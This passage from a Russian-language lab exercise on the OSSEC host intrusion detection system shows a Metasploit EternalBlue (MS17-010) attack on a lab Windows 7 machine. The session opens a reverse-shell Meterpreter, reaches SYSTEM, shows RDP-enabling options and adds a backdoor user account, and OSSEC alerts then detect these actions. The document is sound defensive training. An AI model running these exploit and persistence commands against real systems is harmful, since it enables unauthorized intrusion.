0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Выбираем соответствующий модуль, используя команду `use` с указанием его имени (или индекса `0`)

**Вводим необходимые параметры эксплойта, такие как целевой IP-адрес:**

```
set RHOST 192.168.1.54
```

## Запускаем эксплойт с помощью команды:

## exploit

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.54
RHOST => 192.168.1.54
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.46:4444
[*] 192.168.1.54:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.54:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise N 7600 x64 (64-bit)
[*] 192.168.1.54:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.54:445 - The target is vulnerable.
[*] 192.168.1.54:445 - Connecting to target for exploitation.
[+] 192.168.1.54:445 - Connection established for exploitation.
[+] 192.168.1.54:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.54:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.1.54:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.1.54:445 - 0x00000010 72 69 73 65 20 4e 20 37 36 30 30 rise N 7600
[+] 192.168.1.54:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.54:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.54:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.54:445 - Starting non-paged pool grooming
[+] 192.168.1.54:445 - Sending SMBv2 buffers
[+] 192.168.1.54:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.54:445 - Sending final SMBv2 buffers.
[*] 192.168.1.54:445 - Sending last fragment of exploit packet!
[*] 192.168.1.54:445 - Receiving response from exploit packet
[+] 192.168.1.54:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.54:445 - Sending egg to corrupted connection.
[*] 192.168.1.54:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.54
[*] Meterpreter session 1 opened (192.168.1.46:4444 -> 192.168.1.54:49159) at 2023-07-23 12:01:44 +0800
[+] 192.168.1.54:445 - -----
[+] 192.168.1.54:445 - -----WIN-----
[+] 192.168.1.54:445 - -----
```

**Metasploit Framework** попытается использовать уязвимость и получить удаленный доступ к хосту.

Когда появится приглашение "**meterpreter >**", это означает, что мы установили успешное соединение и получили доступ к удаленной системе с помощью эксплойта.



Мы получили доступ к удаленной системе, продолжим использование уязвимости, вводим команды:

```
meterpreter > sysinfo
Computer      : W7-VM
OS            : Windows 7 (6.1 Build 7600).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/manage/enable_rdp
msf6 post(windows/manage/enable_rdp) > show options

Module options (post/windows/manage/enable_rdp):



| Name     | Current Setting | Required | Description                                    |
|----------|-----------------|----------|------------------------------------------------|
| ENABLE   | true            | no       | Enable the RDP Service and Firewall Exception. |
| FORWARD  | false           | no       | Forward remote port 3389 to local Port.        |
| LPORT    | 3389            | no       | Local port to forward remote connection.       |
| PASSWORD |                 | no       | Password for the user created.                 |
| SESSION  |                 | yes      | The session to run this module on              |
| USERNAME |                 | no       | The username of the user to create.            |



View the full module info with the info, or info -d command.
```

```
msf6 post(windows/manage/enable_rdp) > sessions

Active sessions




| Id | Name | Type                    | Information                 | Connection                                            |
|----|------|-------------------------|-----------------------------|-------------------------------------------------------|
| 2  |      | meterpreter x64/windows | NT AUTHORITY\SYSTEM @ W7-VM | 192.168.1.46:4444 → 192.168.1.54:49161 (192.168.1.54) |




msf6 post(windows/manage/enable_rdp) > sessions 2
[*] Starting interaction with 2...

meterpreter > shell
Process 2904 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user hacker_prospiero /add
net user hacker_prospiero /add
The command completed successfully.
```



Проверяем работу OSSEC, мы получили уведомления (алерты):



OSSEC

WebUI

Version 0.8

Main

Search

Integrity checking

Stats

About

July 23rd 2023 12:40:38 PM

Alert search options:

From:

1970-01-01 04:00

To:

2023-07-24 08:00

Real time monitoring

Minimum level:

7

Category:

All categories

Pattern:

Log formats:

All log formats

Srcip:

User:

Location:

Rule id:

Max Alerts:

1000

Search

Results:

Total alerts found: 5

+Severity breakdown

Showing 3 alert(s) from level 8 (hide) (show only)

Showing 2 alert(s) from level 7 (hide) (show only)

Clear level restrictions

+Rules breakdown

Showing 2 alert(s) from id 531 (hide) (show only)

Showing 2 alert(s) from id 18110 (hide) (show only)

Showing 1 alert(s) from id 18111 (hide) (show only)

Clear id restrictions

+Src IP breakdown

Showing 5 alert(s) from srcip (hide) (show only)

Clear srcip restrictions

First event at 2023 Jul 23 11:48:19

Last event at 2023 Jul 23 12:10:13

Alert list

Level: 8 - User account changed.

Rule Id: 18111

Location: (W7-VM) 192.168.1.54->WinEvtLog

User: W7-VM\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Target Account: Security ID: S-1-5-21-1350888715-547366656-766579269-1001 Account Name: hacker\_prospiero Account Domain: W7-VM Changed Attributes: SAM Account Name: hacker\_prospiero Display Name: %%%1793 User Principal Name: - Home Directory: %%%1793 Home Drive: %%%1793 Script Path: %%%1793 Profile Path: %%%1793 User Workstations: %%%1793 Password Last Set: 7/23/2023 12:10:19 PM Account Expires: %%%1794 Primary Group ID: 513 AllowedToDelegateTo: - Old UAC Value: 0x15 New UAC Value: 0x10 User

2023 Jul 23 12:10:19 WinEvtLog: Security: AUDIT\_SUCCESS(4738): Microsoft-Windows-Security-Auditing: (no user); no domain: W7-VM: A user account was changed. Subject: Security ID: S-1-5-18 Account Name: W7-VM\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Target Account: Security ID: S-1-5-21-1350888715-547366656-766579269-1001 Account Name: hacker\_prospiero Account Domain: W7-VM Changed Attributes: SAM Account Name: hacker\_prospiero Display Name: %%%1793 User Principal Name: - Home Directory: %%%1793 Home Drive: %%%1793 Script Path: %%%1793 Profile Path: %%%1793 User Workstations: %%%1793 Password Last Set: 7/23/2023 12:10:19 PM Account Expires: %%%1794 Primary Group ID: 513 AllowedToDelegateTo: - Old UAC Value: 0x15 New UAC Value: 0x10 User Account Control: %%%2048 %%%2050 User Parameters: %%%1793 SID History: - Logon Hours: %%%1797 Additional Information: Privileges: -

Level: 8 - User account enabled or created.

Rule Id: 18110

Location: (W7-VM) 192.168.1.54->WinEvtLog

User: W7-VM\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Target Account: Security ID: S-1-5-21-1350888715-547366656-766579269-1001 Account Name: hacker\_prospiero

2023 Jul 23 12:10:19 WinEvtLog: Security: AUDIT\_SUCCESS(4722): Microsoft-Windows-Security-Auditing: (no user); no domain: W7-VM: A user account was enabled. Subject: Security ID: S-1-5-18 Account Name: W7-VM\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Target Account: Security ID: S-1-5-21-1350888715-547366656-766579269-1001 Account Name: hacker\_prospiero Account Domain: W7-VM

Level: 8 - User account enabled or created.

Rule Id: 18110

Location: (W7-VM) 192.168.1.54->WinEvtLog

User: W7-VM\$ Account Domain: WORKGROUP Logon ID: 0x3e7 New Account: Security ID: S-1-5-21-1350888715-547366656-766579269-1001 Account Name: hacker\_prospiero Account Domain: W7-VM Attributes: SAM Account Name: hacker\_prospiero Display Name: %%%1793 User Principal Name: - Home Directory: %%%1793 Home Drive: %%%1793 Script Path: %%%1793 Profile Path: %%%1793 User Workstations: %%%1793 Password Last Set: %%%1794 Account Expires: %%%1794 Primary Group ID: 513 Allowed To Delegate To: - Old UAC Value: 0x0 New UAC Value: 0x15 User

2023 Jul 23 12:10:19 WinEvtLog: Security: AUDIT\_SUCCESS(4720): Microsoft-Windows-Security-Auditing: (no user); no domain: W7-VM: A user account was created. Subject: Security ID: S-1-5-18 Account Name: W7-VM\$ Account Domain: WORKGROUP Logon ID: 0x3e7 New Account: Security ID: S-1-5-21-1350888715-547366656-766579269-1001 Account Name: hacker\_prospiero Account Domain: W7-VM Attributes: SAM Account Name: hacker\_prospiero Display Name: %%%1793 User Principal Name: - Home Directory: %%%1793 Home Drive: %%%1793 Script Path: %%%1793 Profile Path: %%%1793 User Workstations: %%%1793 Password Last Set: %%%1794 Account Expires: %%%1794 Primary Group ID: 513 Allowed To Delegate To: - Old UAC Value: 0x0 New UAC Value: 0x15 User Account Control: %%%2080 %%%2082 %%%2084 User Parameters: %%%1793 SID History: - Logon Hours: %%%1797 Additional Information: Privileges: -

В ходе практического задания мы успешно ознакомились с инструментом HIDS OSSEC: освоили его установку, настройку и применение. Эти новые знания и навыки станут ценным вкладом в наш профессиональный рост и способствуют более эффективной защите наших систем от киберугроз.

ПРАКТИЧЕСКАЯ РАБОТА ЗАВЕРШЕНА!